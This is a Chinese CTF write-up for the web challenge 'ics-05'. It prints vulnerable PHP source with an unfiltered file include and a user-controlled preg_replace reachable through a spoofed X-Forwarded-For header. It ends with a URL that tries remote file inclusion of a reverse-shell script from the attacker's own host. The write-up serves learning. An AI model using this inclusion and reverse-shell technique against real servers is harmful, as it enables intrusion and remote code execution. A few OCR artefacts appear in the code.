ics-05

经验总结：这一道题是web的php的理解与代码审计，对于我来说是一个盲点，因为php不会，暑假应该深刻突破

初见感受：


这道题上来是一个管理系统，对于一个管理系统，我的想法有以下几点：

1，有没有后台地址可以利用，后台的利用我的想法是

（1，在搜索引擎上找相关，但是这个程序我不知道是什么管理系统做的，搜索没有相关线索

（2，能不能用gobuster去爆破出，但是一般的ctf或者awd感觉使用gobuster的爆破可能性都不高，更强调手动的使用而不是工具，不同于靶机，gobuster爆破也基本没什么有价值信息

在此时根据唯一能进行的几个页面，发现一个地方很值得去操作



在双击了平台设备维护中心后，可以发现上面的url跳动了，但是这如何利用，属于php的知识盲区，遂看writeup：

通过base64解码后得到php文件

```php
<?php
error_reporting(0);

@session_start();
posix_setuid(1000);
```

```
?>
<!DOCTYPE HTML>
<html>

<head>
    <meta charset="utf-8">
    <meta name="renderer" content="webkit">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-
scale=1">
    <link rel="stylesheet" href="layui/css/layui.css" media="all">
    <title>设备维护中心</title>
    <meta charset="utf-8">
</head>

<body>
    <ul class="layui-nav">
        <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护
中心</a></li>
    </ul>
    <fieldset class="layui-elem-field layui-field-title" style="margin-top:
30px;">
        <legend>设备列表</legend>
    </fieldset>
    <table class="layui-hide" id="test"></table>
    <script type="text/html" id="switchTpl">
        <!-- 这里的 checked 的状态只是演示 -->
        <input type="checkbox" name="sex" value="{{d.id}}" lay-skin="switch"
lay-text="开|关" lay-filter="checkDemo" {{ d.id==1 0003 ? 'checked' : '' }}>
    </script>
    <script src="layui/layui.js" charset="utf-8"></script>
    <script>
    layui.use('table', function() {
        var table = layui.table,
            form = layui.form;

        table.render({
            elem: '#test',
            url: '/somrthing.json',
            cellMinWidth: 80,
            cols: [
                [
                    { type: 'numbers' },
                     { type: 'checkbox' },
                     { field: 'id', title: 'ID', width: 100, unresize: true,
sort: true },
                     { field: 'name', title: '设备名', templet: '#nameTpl' },
                     { field: 'area', title: '区域' },
                     { field: 'status', title: '维护状态', minWidth: 120, sort:
true },
                     { field: 'check', title: '设备开关', width: 85, templet:
'#switchTpl', unresize: true }
                ]
            ],
            page: true
```

```
        });
    });
    </script>
    <script>
    layui.use('element', function() {
        var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element
模块
        //监听导航点击
        element.on('nav(demo)', function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<?php

$page = $_GET[page];

if (isset($page)) {



if (ctype_alnum($page)) {
?>

    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    <br /><br /><br /><br />

<?php

}else{

?>
        <br /><br /><br /><br />
        <div style="text-align:center">
            <p class="lead">
                <?php

                if (strpos($page, 'input') > 0) {
                    die();
                }

                if (strpos($page, 'ta:text') > 0) {
                    die();
                }

                if (strpos($page, 'text') > 0) {
                    die();
                }

                if ($page === 'index.php') {
                    die('Ok');
```

```
                }
                    include($page);
                    die();
                ?>
        </p>
        <br /><br /><br /><br />

<?php
}}


//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}




?>

</body>

</html>
```

我看到由ai提到的远程操作漏洞，有如下想法：

能不能在kali上开一个80端口上传一个php反弹shell回靶机呢?

```
http://61.147.171.105:57861/index.php?page=http://192.168.136.133/shell.php
```